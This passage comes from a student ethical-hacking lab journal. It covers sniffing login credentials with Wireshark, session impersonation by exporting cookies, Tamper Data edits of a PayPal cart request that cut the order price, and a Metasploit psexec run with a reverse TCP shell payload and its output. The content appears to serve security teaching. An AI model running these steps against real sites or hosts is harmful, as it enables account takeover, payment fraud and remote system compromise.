
No.	Time	Source	Destination	Protocol	Length	Info
918	23.8040140	82.166.201.211	192.168.0.101	HTTP	1356	HTTP/1.1 200 OK (JPEG JFIF image)
919	23.8459640	192.168.0.101	190.93.252.58	TCP	66	57994 > 57992 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
920	23.8614280	190.93.252.58	192.168.0.101	TCP	66	http > 57992 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
921	23.8615310	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
922	23.8621390	192.168.0.101	190.93.252.58	HTTP	557	GET /mtg.jsp?tid=539222fa092b1026d9bfe0fd16c204e&dim=728x90&ef=&ger=1&dst=epo&v=1&s=e&t=2920&s=53001&t=v1c37557y HTTP/1.1
923	23.9112510	190.93.252.58	192.168.0.101	TCP	66	http > 57994 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
924	23.9113490	192.168.0.101	190.93.252.58	TCP	54	57994 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
925	23.9280400	190.93.252.58	192.168.0.101	TCP	54	http > 57992 [ACK] Seq=1 Ack=504 Win=30720 Len=0
926	23.9404200	190.93.252.58	192.168.0.101	TCP	1506	[TCP Previous segment not captured] [TCP segment of a reassembled PDU]
927	23.9404830	192.168.0.101	190.93.252.58	TCP	66	[TCP Dup ACK 922#1] 57992 > http [ACK] Seq=504 Ack=1 Win=17424 Len=0 SLE=1453 SRE=2905
928	23.9436360	192.168.0.101	82.166.201.208	TCP	54	57990 > http [ACK] Seq=408 Ack=367 Win=17056 Len=0
929	23.9516750	190.93.252.58	192.168.0.101	TCP	1506	[TCP Retransmission] [TCP segment of a reassembled PDU]
930	23.9517670	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=2905 Win=17424 Len=0
931	23.9518470	190.93.252.58	192.168.0.101	HTTP	1506	continuation or non-HTTP traffic
932	23.9530540	190.93.252.58	192.168.0.101	HTTP	1506	continuation or non-HTTP traffic
933	23.9531190	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=5809 Win=17424 Len=0
934	23.9531970	190.93.252.58	192.168.0.101	HTTP	1506	continuation or non-HTTP traffic
935	23.9667060	190.93.252.58	192.168.0.101	HTTP	1506	continuation or non-HTTP traffic
936	23.9667780	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=8713 Win=17424 Len=0
937	23.9668500	190.93.252.58	192.168.0.101	HTTP	486	continuation or non-HTTP traffic
938	24.0096730	192.168.0.101	82.166.201.211	TCP	54	57950 > http [ACK] Seq=2458 Ack=163726 Win=168580 Len=0
939	24.0549040	82.166.201.211	192.168.0.101	TCP	1356	[TCP Retransmission] http > 57950 [PSH, ACK] Seq=162424 Ack=2458 Win=19968 Len=1302[Reassembly error, protocol] TCP: New fragment
940	24.0549570	192.168.0.101	82.166.201.211	TCP	66	[TCP Dup ACK 938#1] 57950 > http [ACK] Seq=2458 Ack=163726 Win=168580 Len=0 SLE=162424 SRE=163726
941	24.0571700	54.225.185.155	192.168.0.101	TCP	66	http > 57991 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
942	24.0572790	192.168.0.101	54.225.185.155	TCP	54	57991 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
943	24.0581630	192.168.0.101	54.225.185.155	HTTP	567	GET /pops?c=ahR0ccuzq58vd3d3lmdv282lmmvbs86onotmjIwNCO3NDk0MDIYNjo6&a=1&ch=&subid=g-74940226-6c25801fc9c742fba03ff6a8d3e9baf&=
944	24.1341980	54.225.185.155	192.168.0.101	TCP	66	http > 57993 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
945	24.1343120	192.168.0.101	54.225.185.155	TCP	54	57993 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
946	24.2196710	192.168.0.101	190.93.252.58	HTTP	54	57992 > http [ACK] Seq=504 Ack=9145 Win=16992 Len=0
947	24.2735170	82.166.201.176	192.168.0.101	TCP	54	http > 57850 [FIN, ACK] Seq=1 Ack=2 Win=490 Len=0
948	24.2735800	192.168.0.101	82.166.201.176	TCP	54	57850 > http [ACK] Seq=2 Ack=2 Win=4356 Len=0
949	24.3867720	54.225.185.155	192.168.0.101	TCP	54	http > 57991 [ACK] Seq=1 Ack=514 Win=15872 Len=0

Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0
Ethernet II, Src: Tp-LinkT-1f:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-LinkIn-83:87:9c (b0:c5:54:83:87:9c)
Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 23.35.96.48 (23.35.96.48)
Transmission Control Protocol, Src Port: 57849 (57849), Dst Port: https (443), Seq: 1, Ack: 1, Len: 1
Secure Sockets Layer


0000 b0 c5 54 83 87 9c c0 4a 00 1f 8a cd 08 00 45 00 ...T...JE.
0010 00 29 5d 7c 40 00 06 64 f2 c0 a8 00 65 17 23 ...J]l0...d...e.#
0020 60 30 e1 f9 01 bb 16 30 62 8d 35 a4 40 59 50 10 0.....0 b.5.vyp.
0030 0f d1 95 32 00 00 00 ...2.2...

File: C:\Users\Ajeet\AppData\Local\Temp\... Packets: 949 - Displayed: 949 (100.0%) - Dropped: 0 (0.0%) Profile: Default

Step 10: Find the post methods for username and passwords.




Step 11: U will see the email- id and password that you used to log in.




DOS

Using NEMESIS



Practical No: 8

Aim: Simulate persistent Cross Site Scripting attack.




Practical No: 9

Aim: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation


STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie




Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick




And you are in




Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)



Select any item to but
Then Click to add cart
Then Click on tool for tempering Data



Then Start tempering the data

Ethical Hacking Lab

Tamper Popup

https://www.paypal.com/cgi-bin/webscr

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	www.paypal.com	cmd	_cart
User-Agent	Mozilla/5.0 (Windows; U; MSIE 9.0; en-US; Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.2069.64 Safari/537.36	business	order540razorba-
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	upload	1
Accept-Language	en-US,en;q=0.5	undefined_quantity	1
Accept-Encoding	gzip, deflate, br	item_name_1	Razorba SUMBa-
Referer	https://www.paypal.com/cgi-bin/webscr	amount_1	1
Cookie	1.AND2aes.1US%IR	quantity_1	1
		shipping_1	113.11
		shipping2	0
		cn	How+did+you+fi
		return	http%3A%2F%2F
		cancel_return	http%3A%2F%2F
		currency_code	USD
		rm	2
		lc	US
		submit	++++PayPal+++

OK Cancel

Here you go

Your order summary

Description	Amount
Razorba SUMBa Power Starter Edition Item price: \$1.00	\$2.00
Quantity: 2	
Update	
Item total	\$2.00
	Total \$2.00 USD

Practical No: 10

AIM: Using Metasploit to exploit

Steps:

Download and open Metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```